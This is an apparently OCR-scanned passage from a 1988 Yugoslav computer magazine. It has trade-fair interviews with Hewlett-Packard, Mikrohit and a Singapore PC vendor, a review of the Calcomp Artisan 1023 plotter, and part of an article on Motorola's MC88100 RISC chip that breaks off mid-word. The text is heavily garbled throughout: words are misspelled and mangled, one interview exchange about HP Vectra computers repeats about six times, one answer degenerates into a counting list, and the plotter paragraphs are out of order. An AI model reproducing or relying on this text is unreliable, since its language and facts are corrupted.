P. Pušković: Najzanimljive stvari su sada one koje su se tek pojavile, znači novih proizvod. Mi imamo savdne nove proizvode u računarstvu, tu su radne stacione bazirane na „Motorolinu“ procesorima 68030 sa mnošobno lokalno grafikom i implementiranim hardverskim dodacima za grafiku kao što su neki akceleratori, grafički procesori, karte da bi se to šeše hardvera. Kod instrumenta postojijo nekoliko varijanti softverskih paketa. Recimo, za personalne računare imamo jedan koji se naziva „Data Acquisition Software“. Ukjučijo imo i personalne računare, ali se vsu poglavlju izmjenijo i puno koriste u laboratorijama. Za njih imamo najviše i varijante koje rade sa instrumentima. To je bitna novost. Znamo imamo nove instrumente kao što su osciloskopi, protokoli analizatorji; dvadesetak najnovijih modela koji su najmojniji u svojim klasama.

Rečunari: Šta je najviše privuklo ljude, laike i profesionalce?

P. Pušković: Ne mogu nešto posebno da istaknem, ali najveća gužva bila je oko ovog CAD/CAM sistema, jer su desetine kompanija računare, ali se vsu poglavlju izmjenijo i zadovoljavajo razne kategorije, tako da je tu najveća gužva. Ali sa ove stručne strane veoma veliko interesovanje je za novu seriju osciloskopa, zatim za analizatore spektara i tako dalje.

Rečunari: Da li se ovaj sajam elektroničke razlikuje od prethodnih?

P. Pušković: Mislim da je malo više računarski orijentisan. Sve su više pojavile nove komponente, a i samih alata koji se baziraju na računaru. Znači, sada je praktično viđij jedan parod od mernih instrumenata na računaru, što se sve više stvaja radi na računaru, kao što se, na primer, određeni instrumenti mogu rešiti odgovarajućim simulacionim softverom.

Rečunari: Šta ima novo kod „Packarda“ u domenu ličnih računara IBM PC kompatibilnih?

P. Pušković: „Hewlett Packard“ ima širok proizvodni program u domenu personalnih računara, odnosno, računarske i „intelektualne“ familije procesora. Imali smo već uspješnu seriju pod nazivom „Vectra“ u kojoj je najuspješniji proizvod bio Vectra AT baziran na 286, a pojavila se i serija sa 386 procesorima i mi je interno nazivamo „Vectra RS“ (kao što se baziraju na računaru). Znači, sada je praktično viđij jedan parod od mernih instrumenata na računaru, što se sve više stvaja radi na računaru, kao što se, na primer, određeni instrumenti mogu rešiti odgovarajućim simulacionim softverom.

Rečunari: Šta ima novo kod „Packarda“ u domenu ličnih računara IBM PC kompatibilnih?

P. Pušković: „Hewlett Packard“ ima širok proizvodni program u domenu personalnih računara, odnosno, računarske i „intelektualne“ familije procesora. Imali smo već uspješnu seriju pod nazivom „Vectra“ u kojoj je najuspješniji proizvod bio Vectra AT baziran na 286, a pojavila se i serija sa 386 procesorima i mi je interno nazivamo „Vectra RS“ (kao što se baziraju na računaru). Znači, sada je praktično viđij jedan parod od mernih instrumenata na računaru, što se sve više stvaja radi na računaru, kao što se, na primer, određeni instrumenti mogu rešiti odgovarajućim simulacionim softverom.

Rečunari: Šta ima novo kod „Packarda“ u domenu ličnih računara IBM PC kompatibilnih?

P. Pušković: „Hewlett Packard“ ima širok proizvodni program u domenu personalnih računara, odnosno, računarske i „intelektualne“ familije procesora. Imali smo već uspješnu seriju pod nazivom „Vectra“ u kojoj je najuspješniji proizvod bio Vectra AT baziran na 286, a pojavila se i serija sa 386 procesorima i mi je interno nazivamo „Vectra RS“ (kao što se baziraju na računaru). Znači, sada je praktično viđij jedan parod od mernih instrumenata na računaru, što se sve više stvaja radi na računaru, kao što se, na primer, određeni instrumenti mogu rešiti odgovarajućim simulacionim softverom.

Rečunari: Šta ima novo kod „Packarda“ u domenu ličnih računara IBM PC kompatibilnih?

P. Pušković: „Hewlett Packard“ ima širok proizvodni program u domenu personalnih računara, odnosno, računarske i „intelektualne“ familije procesora. Imali smo već uspješnu seriju pod nazivom „Vectra“ u kojoj je najuspješniji proizvod bio Vectra AT baziran na 286, a pojavila se i serija sa 386 procesorima i mi je interno nazivamo „Vectra RS“ (kao što se baziraju na računaru). Znači, sada je praktično viđij jedan parod od mernih instrumenata na računaru, što se sve više stvaja radi na računaru, kao što se, na primer, određeni instrumenti mogu rešiti odgovarajućim simulacionim softverom.

Rečunari: Šta ima novo kod „Packarda“ u domenu ličnih računara IBM PC kompatibilnih?

P. Pušković: „Hewlett Packard“ ima širok proizvodni program u domenu personalnih računara, odnosno, računarske i „intelektualne“ familije procesora. Imali smo već uspješnu seriju pod nazivom „Vectra“ u kojoj je najuspješniji proizvod bio Vectra AT baziran na 286, a pojavila se i serija sa 386 procesorima i mi je interno nazivamo „Vectra RS“ (kao što se baziraju na računaru). Znači, sada je praktično viđij jedan parod od mernih instrumenata na računaru, što se sve više stvaja radi na računaru, kao što se, na primer, određeni instrumenti mogu rešiti odgovarajućim simulacionim softverom.

Rečunari: Šta ima novo kod „Packarda“ u domenu ličnih računara IBM PC kompatibilnih?

P. Pušković: „Hewlett Packard“ ima širok proizvodni program u domenu personalnih računara, odnosno, računarske i „intelektualne“ familije procesora. Imali smo već uspješnu seriju pod nazivom „Vectra“ u kojoj je najuspješniji proizvod bio Vectra AT baziran na 286, a pojavila se i serija sa 386 procesorima i mi je interno nazivamo „Vectra RS“ (kao što se baziraju na računaru). Znači, sada je praktično viđij jedan parod od mernih instrumenata na računaru, što se sve više stvaja radi na računaru, kao što se, na primer, određeni instrumenti mogu rešiti odgovarajućim simulacionim softverom.

VLADIMIR BORISOV rukovodilac „Mikrohit“

TRŽIŠTE ZAHTEVA ŠIRENE

Rečunari: Šta je to „Mikrohit“, ko stoji za „Mikrohit“, ko čini „Mikrohit“?

V. Borisov: Ha, ha, ha, još probava stoji iz „Mikrohit“, ja sam mislio da treba reći da nije ne stoji iz „Mikrohit“, mislim da imamo druga ljudi koji su uložili svoj trud i znanje i to da nešto naprave od jedne firme koja je početna ni iz čega.

Rečunari: Hoćete se predstaviti, molim vas.

V. Borisov: Ja sam diplomirani ekonomista. Od samog početka sam u inženjerskim se usovno-izvozne poslovne. Rečunari: Čime se bavij „Mikrohit“?

V. Borisov: „Mikrohit“ se bavi proizvodnjom hardvera i softvera u oblasti PC kompatibilnih računara. Sa tim u vezi nekih perfornansi, među kojima je i finjski kod za koji imamo izrađene različite aplikacije kao registrujući vremena, onda imamo trgovinu, recimo maloprodaju. Dosta se radi; mnogo se radi s obzirom koliko nas je! Mi smo ponosni koliko poslovanje.

Rečunari: Koliko dugi postojij „Mikrohit“?

V. Borisov: Dve i po godine, sa tim da je, recimo, počeo ozbiljno poslednje godine da raste. Recimo da imamo eksponencijalno krvljuju razvoja.

Rečunari: A kako stoji stvar sa konkurencijom?

V. Borisov: Pa ima je, hvala bogu, duma, mi se radujemo tome, jer se radujemo svakome ko donosi nove tehnologije u Jugoslaviju. To je prilika da Jugoslavija ispliva na svetlo dnevanje i to da nema, nama je bolje, da se više ljudi navikne na tu tehnologiju.

Rečunari: Štite li se?

V. Borisov: Mi se, ali svojom prilikom, ali sa tim da nas zahteva i to da ispodužmo tržište, ali sa tim da ćemo se verovatno raspucati u male dume, jer su teško upravljive veće organizacije od onih sa manjim brojem ljudi.

Rečunari: Na svu vam glavu poslovni partneri?

V. Borisov: Pa, za sada su to, recimo, „Emona“ Ljubljana, „Siska“ Kranj, „Jutagaz“ Novi Sad, „Prva Petroleika“ Trstenik; imali ih još, da ne nabrajamo.

Rečunari: Znači, budućnost je u „Mikrohit“?

V. Borisov: Pa čuje, mi se nadamo da jesmo jedan od onih koji su u predstavljanju jugoslovenske privrede. Ono što smo započeli, što je bilo neke odnesemo druge započelo na omladinskom kongresu u Krfkim... tamno je poela ta ideja, ne o „Mikrohit“ nego o malim privrednim jedinicama. Mi smo bili u bitij jedina od prvih malih privrednih jedinica u društvenom sektoru koja je bila uspostavljena, formirana i nadamo se da ćemo imati mnoštvo sledbenika. Mi smo sami pomogli u osnivanju jednog peti malih privrednih jedinica. Nadamo se da je to primer i za druge republike i pokrajine u Jugoslaviji.

Rečunari: Nadamo se... Ako osamašite ljudi čiji „Mikrohit“, koliko ljudi može da se označi kao neki administrativni deo?

V. Borisov: Nema ih, mislim, tu je osamašio ljudi, to je ovako: ljudi funkcionišu čiji „Mikrohit“, ali za ih osamašio ljudi su važniji ljudi, ljudi saradnici, a ti ih negde verovatno trideset do četdeset ljudi rade kao kooperanti, ali neki softver, ili neki stvari rade sa „Mikrohitom“ ili sa „Mikrohit“, od što osamašio ljudi, administraciju ijea trojica, recimo, dva, tri, četiri, pet, šest, sedam, osam, devet, deset, trinaest, četrnaest, petnaest, šestnaest, sedamnaest, osamnaest, devetnaest, trideset, četrdeset, pedeset, šezdeset, sedamdeset, osamdeset, devedeset, stotinu.

Rečunari: Kakav vlastiti softver pravite?

V. Borisov: Pravimo ga, ali ne pravimo u bitij otkomercijalni, znači softver za upravljanje firmom, knjigovodstvo i te stvari. Toga ima previše veđ na tržištu. Mi smo se specializirali za neke aplikacije „AutoCada“ i na savim specijalne aplikacije pakete na području linjskog koda, gde imamo registaciju radnog vremena, gde imamo jedan softver koji iza toga stoji, onda, prodajno meslo u trgovini, i zatim još nekoliko savim specializovanih softvera.

Rečunari: Koje su vaše cene?

V. Borisov: Pa zavisi od toga kakav je rad tu uložen. Koliko stajaju stajunjski stoji liza toga.

Rečunari: Kako se, recimo, vpranje ljude radi sat jednog softvera?

V. Borisov: To je jako teško pitanje. Softveraj je jedna vrlo slobodna profesija, malo je više okrenuta prema inženjerskoj, softveraj ne može da radi lažno odnosno radno vreme od od jedne druge profesije, zatim, softveraj mora da ima neku inspiraciju kada treba da radi, potrebna je prethodna priprema za rad, znači znaenje samog koncepta stvari za koje treba da napiše softver. Tako da je to vrlo teško pitanje. Tu vreme je ne bih mogao dati jedan adekvatan podatak koliko stoji sat.

Rečunari: U Americi, recimo, jedan radni sat staja od 60 do 800 dolara. Može se povući paralela sa stajanjem kod nas?

V. Borisov: Šta ja znam, ako se hoće upoređivati sa Amerikom, mi smo tu sigurno jeftiniji od zapadnjaka. Zato i imamo neke ambicije da radimo softvere za Zapad. Baš zato što su nam piale relativno, odnosno apolojotno manje nego tu u Zapadu. Tekvija jedina procenka je možda bio od dva do dvadeset miliona po radnom satu.

Pričunari: Čula sam da mnogi dobiti softveraj iz Slovenije izi u Krfenadu iz rade.

V. Borisov: To je isto. To je ista, jer tu mi gužmo velika potencijalna je bi mogli raditi za našu privredu, na taj način rade se softveri u inostranstvu i onda čemo ih mi da devize kupovati napulju.

Rečunari: Koliko „Mikrohit“ ima inženjera?

V. Borisov: Radimo oko trije za koje smo rekli da su u administraciji, mene i još jednog koji smo tu negde u vodstvo firme, sve ostalo su inženjeri, imati tehničara. Rečunari: Kako stoji stvar sa širenjem delatnosti u Jugoslovenskim delovima?

V. Borisov: Mi imamo već neke dogovore sa Elektronskom industrijom, sa Profesionalnom elektroničkom. Razvijamo i razvijamo sve veće proizvode sa kojima mislimo da možemo imati dobru saradnju sa EI. Onda imamo saradnju sa Beogradom, Novim Sadom u poplaju marketinga, servisiranja, odnosno održavanja, uporišta, jer mi namo samo prisutni na tržištu Slovenije nego smo i u Beogradu, Novom Sadu, Sarajevu, Dubrovniku, Rijeci, tako da smo za sada prisutni skoro na čitavoj teritoriji Jugoslavije.

Majk (Mike) Ong
direktor PC Mart Pte Ltd:

PLANOVI ZA JUGOSLAVIJA

Rečunari: Recite mi odakle dolazite i šta ste sve izložili?

Majk Miki: Mi smo iz Singapura i predstavimo kompletne. Došli smo u Jugoslaviju da izložimo sve naše proizvode, da prezentiramo više pažnje i podkastemo distribuciju naših proizvoda u Jugoslaviji. Sada nećemo objavivati cene, to ćemo učiniti posle sajma. Do sada ste mogli da nam se obratite telekomom ili da dođete lično u Singapur, a sada imamo našeg predstavništva u Jugoslaviji.

Rečunari: Čime se bavite predstavljajući u Jugoslaviji. Mi smo jako zadovoljni ovim sajmom, jer mi smo jedini ovde iz Singapura i imamo mnogo zahteva.

Rečunari: Koliko mnogo zahteva?

Majk Ong: Zastita mnogo. To nije tajna, lažbo mi je da procenim, jer svakog dana dolazi mnogo ljudi, a ovo je naš prvi nastup ovde i jedini za sada.

Rečunari: Znamo da mnogo naših ljudi je u Singapur i tamo na razne načine nabavljaju računare.

Majk Ong: Da to nam je poznato. Sve više je takvih kupovina u Singapuru.

Rečunari: Da li izranžam sa „Abrama Electronics“ znati da se singapurski računari i cene stiču na naše tržište?

Majk Ong: Jugoslavija primarno je za montažu, proizvodnju raznih drugih stvari i organizovanje prodaje. O cenama, kao što sam rekao, za sada ne možemo govoriti. O tome kasnije.

Rečunari: Da li iz znati da se od sada ljudi iz Singapura početi da dolaze u Jugoslaviju kao što su, do sada, ljudi iz Jugoslavije ili u Singapur?

Majk Ong: Ne, ne, ljudi iz Jugoslavije ići u Singapur da bi kupili stvari koje će kasnije prodavati, u Jugoslaviji. Mi smo drugačiji, dolazimo ovde direktno na tržište.

Rečunari: Ipak moramo o cenama. Zanima me koje su singapurske cene vaših proizvoda?

Majk Ong: Cene kod nas su sigurno veće zbog carinskih troškova. Cene ovde, očišćenim kreditu se od isplaćuju po hiljadu dolara ili po tri hiljade američkih dolara.

Rečunari: Šta se dobije za ispod hiljadu dolara?

Majk Ong: To je XT sistem sa hard diskom i monitorom. Rečunari: Kako stoji stvar sa izložbenim stajem auterom?

Majk Ong: Taseri sistem je 386. Naš najbrži sistem. Rečunari: Ne kolij učestanostima rad?

Majk Ong: Opseg učestanosti kreće se od 16, 20, 25 pa sve do 30 MHz. Cene ovih sistema kreću se od tri do isplaćuju US dolara.

Rečunari: Kako se sada kreću cene memorija?

Majk Ong: Cene čipova rastu svakoga dana. Ne postoji stabilna cena. Sada su cene megabitnih čipova 35 do 40 US dolara. To su novi čipovi i rešenja sa njima su jeftinija po megabitu od 256K čipova koje cene čine još korisnimo, posebno u XT mašinama.

Vesna Čokić

Mališa sa pedigreom

Ploter CALCOMP ARTISAN model 1023 prvi put je u Jugoslaviji prikazan na ovogodišnjem „Interbiro 88“. To je model koji nagoveštava novu orijentaciju u proizvodnji firme „Calcomp“, koja se pored tradicionalnog usmerenja na visokoprofesionalne modele okreće i ka velikom tržištu personalnih računara

Bora Milenković

dografi), kao i razne vrste formatera sa kuglicom, plastičnim ili fibernim vrhom. Standardne hemijske olovke ne koristi. Crta sa po jednom perom koje uzima sa karusela. Parametri brzine i pritiska za svako pero se automatski postavljaju kod ulaganja pera u karusel, preko senzora koji očitava broj crnih pretnova na srajnoj podlozi kućišta pera. Dok se nalaze u karuseli, pera su zatvorena, da bi se sprečio sušenje. Parametri za pero se mogu i ručno uneti ili promeniti preko tastature.

Rukovanje ploterom je vrlo jednostavno. Sve se obavlja preko tastature i LCD displeja od 32 znaka. Preko ovog displeja ide sav dijalog između korisnika i plotera u vidu raznih poruka: „Please, press Enter“, „Please, lower the cover“ itd. Pored engleskog, korisnik može u set-up proceduri birati još nekoliko jezika za komunikaciju sa ploterom. Ako se pitate da li se i naš jezik nalazi na listi ovog plotera poligote, odgovor glasi da, ne nalazi se!

Pored višeznačajnog komuniciranja, ploter može da pamti četiri različita komunikaciona seta parametara. To znači da se može pripremiti za rad sa četiri različita programa ili kompjutera i pamtiti te parametre i po uključivanju. Podatke pamti u 2 Kb epramu. Jednostavnim unošenjem broja korisnika 1 do 4 (USER NO. 1—4), postavljaju se parametri prethodno uneti za taj broj.

Od ostalih korisnih stvari treba svakako pomenuti i „plot manager“. To je funkcija koja, kada se uključuje, omogućuje da se crtež primljen iz kompjutera sta-

vi u užasi bafer veličine 100 Kb i crta ekonomično, to jest da se prvo crtaju oni delovi crteža koji se nalaze u blizini pera, da bi se kretanje plotera sa podignutim perom svelo na minimum. Na ovaj način se uštedi 20 do 30% vremena. Kod malih crteža ova optimizacija ne daje rezultate; pravi efekat se postiže kod većih crteža.

Kao i ostali „Calcompov“ ploteri, i ARTISAN 1023 ima standardni RS-232 interfejs za vezu sa kompjuterom. Za razliku od ostalih plotera kompanije, ovo je prvi koji standardno prihvata pored formata signal PCI 1960 (to su uobičajeni formati kod „Calcompovih“ plotera) i CP-GL (Calcomp Graphics Language), što znači da je sasvim kompatibilan sa JHEWLETT PACKARD ploterima. Ovaj ploter je sasvim u duhu konkurencije između dva poznata proizvođača, a bodi za sada besele: „CALCOMP“, jer je povoljniji odličan ploter manjeg formata (a tim delom tržišta „videti“ koji model birati i kod HP, ali je jeftiniji i napravljen je u „CALCOMPU“.

Personalni ploter

Još jedan razlog je verovatno bio prisutan kod uvođenja CP-GL jezika kao standarda kod ovog modela. Postoji grafički program za IBM personalne kompjutere na podržava „CALCOMP“ plotere veličina A, a bukvalno svi takvi programi podržavaju HPGL format. To je postao standard, kao što je i „Epson“ štampač standardno podržan u bilo kom programu u kome se traži štampač. Ovo je sasvim logično ako se zna da su „CALCOMP“ ploteri veličine formata dosta skupi (više puta premašuju cenu originalnog IBM PC-ja) i nisu se baš često kupovali za korišćenje uz PC kompjuter. „HEWLETT PACKARD“ je odavno počeo da pravi manje i jeftinije personalne plotere i tako uspostavlja HPGL standard na tom tržištu. Ponudi ploter namenjen korisnicima IBM PC kompjutera bez kompatibilnosti sa HPGL-om ne bi bio pravi poslovni ploter, a takve stvari ljudi iz „CALCOMPA“ dobro znaju.

Za komforn rad sa ploterom su svakako zaslužna dva mikroprocesora iz „MICROLINE“ porodice MC68000, od kojih jedan radi procesiranje linija i ostale poslove vezane direktno za crtanje, a drugi se brine o svemu ostalom.

Ima dobro ugrađenu dijagnostiku kojom se može proveriti rad plotera i elektronike. U dijagnostiku spada i nekoliko test crteža kojima se može verifikovati podešenost i kvalitet crteža.

U ploteru se koristi dva DC servo motora koji mu obezbeđuju rezoluciju od 0,0125 mm. Porovnjavši sa ostalim ploterima, možemo reći da je najveća brzina crtanja je 762 mm/s, a ubrzanje je 2 G. Za dijagonalne linije pod uglom od 45 stepeni, najveća brzina je 1,077 mm/s, a ubrzanje je 2,8 G. Ove podatke treba uporediti sa podacima o najskupijem ploteru koji se proizvodi u „CALCOMPU“ (model 1077, dual mod, AO format, američka cena 48.400 USD) da bi se videlo da ovaj mališa ne zaostaje mnogo za čuvenim modelom izuzer po ceni koja je 4.895 USD (tada je dolar vredno mnogo manje dinara nego danas i poneko bi zaista mogao da se pohvali personalnim ploterom...

Poznato je da je pre nekoliko godina firma „CALCOMP“ pod svojim imenom nudila plotere A4 i A3 formata koje je proizvodila firma „GORTZ“, ali su to ubrzo prestali i ostali su kod svojih profesionalnih modela velikog formata. Verovatno su mali ploteri, skromnih karakteristika, kvarili imidž firme koja je oduvek bila okrenuta vrhunskim proizvodima.

Model ARTISAN 1023 je ploter formata A1 (opet veći od personalnog), pripremljen da zadovolji potrebe, pre svega, ogromnog tržišta personalnih računara i grafičkih programa koji se na njima koriste, ali uz mogućnosti crtanja kojih se ne bi postideo ni neki mnogo skupiji model.

Popunjavanje praznine

Dimenzije crteža (maksimum 635x914 mm) koji se na njemu može napraviti sasvim će odgovarati velikom broju korisnika koji se bave kompjuterskom grafikom. Format A1 je dovoljan za crtanje u raznim oblicima, uključujući građevinske, mašinske i arhitektonske crteže za koje je format A3 obično tesan, a A4 uopšte ne dolazi u obzir, bez obzira na kvalitete plotera.

Ploter 1023 popunjava prazninu koja je postojala između personalnih modela A4 i A3 formata koji su uglavnom „zaduženi“ za poslovnu grafiku (razni dijagrami, „pise“, grafikon i slično) i velikih i skupih modela koji se obično nalaze uz veće kompjuterske sisteme. To ne znači da do sada nije bilo plotera ovog formata na tržištu, ali znači da je ovo prvi koji ima performanse kao najskupiji modeli, a po ceni spada u donji dom. Ovo je postignuto pre svega zahvaljujući velikom iskustvu „Calcomp“ u proizvodnji plotera i korišćenju najsavremenije tehnologije primenjene u proizvodnji ovog modela.


ARTISAN 1023 je širok nešto manje od metra (oko 95 cm), dubina mu je 53 cm, tako da bi zauzelo oko jedan sto. Da bi se uštedelo prostor i radi lakše manipulacije sa papirnom, može se staviti na postolje i postaviti pored stola. Težak je oko 36 kg, što dovoljno govori o ozbiljnosti hardvera.

Radi na već poznatom principu valjka iznad koga je postavljena šina po kojoj klize točkovi za pridržavanje papira, koji se mogu postaviti na bilo kom mestu iznad valjka. Da bi držanje papira bilo uvek sigurno, valjak je calom dužinom prevučeno slojem finog brusnog kamena, što obezbeđuje jednako dobro držanje i za male i velike komade papira.

Za crtanje može da koristi razne vrste papira, od običnog, otčinutog sa printera, za kontrolne crteže, pa do folije i prozirnog filma. Ovo je bila slabost takvih plotera, jer senzori za merenje dimenzija papira nisu reagovali na prozirn filam, a ponekad je i sa pausom bilo problema u jako osvetljenim prostorijama. Problem je rešen krajnje jednostavno: umesto optičkih senzora ugrađen je mali pipak koji dodiruje papir što prolazi ispod i kada pipak padne — papir je izmeren. Merenje papira se obavlja automatski, čim se papir postavi. Tako ploter „zna“ fizičke granice crteža i neće ići preko tih dimenzija. Ako je crtež veći, sve što staje na papir bude nacrtano, a delovi crteža koji su van izmerenih dimenzija papira biće crtani imaginarno, što znači da će ploter izrađivati sve potrebne linije, ali se neće kretati, sve dok linija ne dođe na prostor gde postoji papir. Ako je potrebno, crtež se može skalirati na samom ploteru tako što se postavi odnos ulaznih i izlaznih veličina na displeju i crtež će biti uvećan ili smanjen za zadatu veličinu.

Dijalog sa korisnikom

Raspolaže sa osam pre smeljenih u karusel na desnoj strani plotera. Mogu se koristiti tuš pera (rapi-



Najbolji odnos cena-performance:
Ploter „Calcomp Artisan 1023“

Ko RISCira profilita

Tri sa RISC mikroprocesora svojom pojavom obeležila razvoj situacije na svetskom CPU tržištu u 1988. godini: pojačana verzija R2000 procesora – R3000 (koga, po dizajnu MIPS Computer Systems, proizvodi Integrated Device Technology), Cypress-ova implementacija SPARC arhitekture (čip-set iz familije 7C600) i potpuno novi Motorolin procesor MC88100. Ovaj je tekst posvećen Motorolinu prinozi iz razloga koji daleko prevazilaze puko poštovanje prema sveprisutnom gigantu svetske elektronike.

Trditi kako Motorolin ulazak u svetsku RISC utakmicu predstavlja trenutak za istoriju bilo bi, u najmanju ruku, pomalo preterano. Motorolin RISC prvinac, međutim, ukazuje na neke nove trendove prisutne u dizajnu mikroprocesora (uz nazočnu činjenicu da Motorola, kao mega-proizvođač, i sama direktno utiče na svetska kretanja). Podsetimo se situacije od pre svega nekoliko godina, kada su 32-bitni mikroprocesorski čipovi tek počeli da se pojavljuju na tržištu. Najveći deo produkcije činili su RISC procesori velikih proizvođača (Motorola, National Semiconductors, Intel, NEC), koji su za sobom već imali uspešne 8-bitne ili 16-bitne proizvode. Proizvođači su se, u najvećem broju slučajeva, trudili da (u što je moguće većoj meri) očuvaju kompatibilnost sa svojim prethodnim proizvodima, kako bi opravdali ranija ulaganja i imali što manje troškove razvoja novih mikroprocesora. RISC procesora je bilo veoma malo. Stavile, u RISC mašine su ubrajali i neki mikroprocesori sa mikrodrom ili pojedinih instrukcija-ma prilično visokog nivoa (Clipper, Transputer). Bilo je kompanija koje su već na samom startu pokušale da razvijaju i CISC i RISC serije mikroprocesora. Tipičan je primer firme National Semiconductors, koja se pored svoje NS32000 serije upustila (preko svoj Fairchild odeljenja) i u RISC trku. Razvoj dva 32-bitna programa bio je, međutim, preskup, pa je Clipper čip-set prodat firmi Intergraph.

Kako je RISC veoma nova arhitektura, razvoj 32-bitnih RISC procesora nije bio gotovo nimalo uslovljen prošlosti. Tako često korišćen termin "kompatibilnost sa prethodnim generacijama mikroprocesora" gotovo da nema nikakvog značenja u RISC svetu. To je omogućilo mnogim manjim proizvođačima, kao i onima koji pre toga nisu izlazili na mikroprocesorsko tržište, da počnu proizvodnju 32-bitnih mikroprocesora. Predložene su i implementirane u čipovima mnoge specifične i veoma napredne arhitekture (SPARC i MIPS, recimo). Sve veće inženjerska glad za superbrzim radnim stanicama i sve veći broj CAD/CAM/AE i AI aplikacija su dodatni motivi za razvoj RISC mašina. Zbog toga i ne čudi odnosa jednog velikog proizvođača kao što je Motorola da se upusti u razvoj sopstvene RISC familije proizvoda. Pre nego što bude prekasno...

Arhitektura MC88100

MC88100 mikroprocesor je prvi član Motorolinog M88000 RISC mikroprocesorske familije. Za arhitekturu MC88100 procesora može se reći, da u osnovnim crtama, ima karakteristike tipične za sve RISC procesore (efektivno vreme izvršavanja instrukcija u trajanju od približno jednog mašinskog ciklusa, hardversko upravljanje radom mikroprocesora, sva izvršavanja se vrše nad sadržajem registra, komunikacija sa memom skoro isključivo paralelna u radu instrukcija load/store tipa, protorna organizacija mikroprocesora, jednostavan format instrukcija, skroman broj načina adresiranja, "zakašnjeno" grananje, potreba za optimizacionim softverom). Mnoga od tipičnih RISC obeležja realizovana su u MC88100 na specifičan način kako bi se performanse mikroprocesora učinile što boljim. Na performanse, pre svega, utiče veoma visok stepen paralelizma u radu osnovnih blokova mikroprocesora. MC88100 čine četiri jedinice koje mogu paralelno da obavljaju svoje funkcije (slika 1). To su: jedinica za prikupljanje ins-

Ivan Radivojević

trukcija ("instruction unit"), jedinica za prikupljanje i smeštaj podataka ("data unit"), jedinica za celobrojnu aritmetiku ("integer unit"), i za aritmetiku u pokretnom zarezu jedinica ("floating-point unit", FPU). Štaviše, svaka od ovih jedinica ima protučinu ("pipeline") organizaciju.

Za Motorolin procesor karakteristična je i tzv. "register-to-register" arhitektura. Instrukcije koje manipulišu podacima operišu isključivo nad sadržajem registra. Izvorni ("source") operandi se nalaze u izvornim "registrima ili u sastavu instrukcije (neposredni, "immediate" podaci). Rezultati se, međutim, smeštaju u različite, "određene" registre. Ovakvo nedestruktivno opisanje nad sadržajem izvornih registra omogućava da se isti podatak koristi u veći broj uzastopnih instrukcija. Na taj način se eliminise potreba za čestim pristupima eksternoj memoriji. Sa memorijom se komunicira isključivo preko li, "store" i "xmem" (memory exchange) instrukcija. Sve instrukcije su dužine 32-bita. Ovakva uniformnost omogućava jednostavnu realizaciju kola za dekodovanje instrukcija (uz činjenicu da kodovane instrukcija nije optimalno, što ima uticaja na nezatnu degradaciju performansi na račun pojednostavljenja mikroprocesorskog čipa).

Nalik svim dosadašnjim Motorolinim 16-bitnim i 32-bitnim CISC procesorima, MC88100 može raditi u dva moda koji se međusobno razlikuju po privilegijama (pravima pristupa memoriji i kontrolnim registrima). Aplikativni softver se, tipično, izvršava u korisničkom ("user") režimu, i pristup je ograničen na korisnički memorijski prostor i izvestan broj internih registra mikroprocesora. Viši nivo privilegija karakterise supervizorski ("supervisor") režim, u kome ne-


ma instrukcija u pravima pristupa. Ovakve se privilegije, tipično, dodeljuju operativnom sistemu.

Da bi se očuvao kontinuitet u radu mikroprocesorskog papajpna i sprečilo praznjenje papajpna u konfliktnim situacijama, na MC88100 implementirana je tehnika "zakašnjeg" grananja (delayed branching). Ideja je sledeća: odstupanje od "pravilniškog" izvršavanja programa se kasni za vreme potrebno da se izvrši naredna selekcionana instrukcija programa (tj. "delayed" instrukcija). Na taj način je moguće izbaci često praznjenje procesorskog papajpna i postojanje "praznih" ciklusa u kojima pojedini delovi procesora ne obavljaju nikakav koristan posao. Sledeća instrukcija se izvršava u papajpnu za vreme dok se zahvata (fetch) instrukcija sa adrese skoka. Ovakav pristup zahveta, međutim, postojanje veoma sofisticiranog optimizacionog softvera koji vodi računa o izboru "delayed" instrukcije. Celokupni mehanizam "zakašnjeg" grananja je pod softverskom kontrolom i moguće ga je u potpunosti isključiti (informacija o tome je kodovana u instrukciji koja sadrži potencijalnu promenu tona izvršavanja programa). "Zakašnjeno" grananje nije, naravno, Motorolin izum: ono je prisutno (u opisanoj ili donekle izmenjenoj formi) u svim savremenim RISC mikroprocesorima.

Moguće je uočiti da su u MC88100 hardverski realizovane samo one karakteristike koje mogu u znatnoj meri uticati na poboljšanje performansi mikroprocesora. Dužnost je softvera da obezbedi izvršavanje kompleksnih operacija pomoću sekvenci elementarnih brzih instrukcija. Na taj način se pojednostavljuje upravljačka logika na čipu i omogućava njegov rad na višim frekvencijama.

Na više koloseka

Već samim pogledom na sliku 1, postaje jasno da je Motorola sa izuzetno mnogo ambicija kročila u RISC avanturu. Recimo, implementacija floating-point matematike nije tipična za RISC mikroprocesore (zbog izuzetno komplikovanog hardvera neophodnog za operacije nad podacima u floating-point formatu). Floating-point operacije, po pravilu, traju duže od operacije nad celobrojnim podacima i preli opasnost da se snizi efikasnost RISC procesora (floating-point operacije mogu da "zaguše" papajpna). Zbog toga su u Motoroli odlučili da omoguću paralelan rad sve četiri funkcionalne jedinice u okviru MC88100. Hardverska realizacija je omogućila da se većina od ukupno 51 instrukcije izvršava u jednom mašinskom ciklusu (40 nanosekundi na 25 MHz). Prvo što je trebalo obezbediti radi očuvanja RISC performansi bilo je da se dupliranje instrukcije predaju na izvršavanje (rasporede) odgovarajućim funkcionalnim jedinicama u toku jednog takt. Kako bi se smanjilo efektivno vreme izvršavanja kompleksnijih instrukcija, i same funkcionalne jedinice imaju protučinu organizaciju. Broj stepena papajpna u pojedinih funkcionalnim blokovima je 2: jedinica za prikupljanje instrukcija, 3 (jedinica za prikupljanje i smeštaj operanda), 5 ("slobački" papajpna u floating-point jedinici) ili 6 ("nazočki" papajpna u floating-point jedinici). Kao što se i moglo očekivati, najdužotrajnijim operacijama je posvećena najkompliciranija struktura. Interesantna je činjenica da jedinica za celobrojnu aritmetiku nema protučinu organizaciju. Njoj su dodeljene samo "brze" operacije (sabliranje, odu-



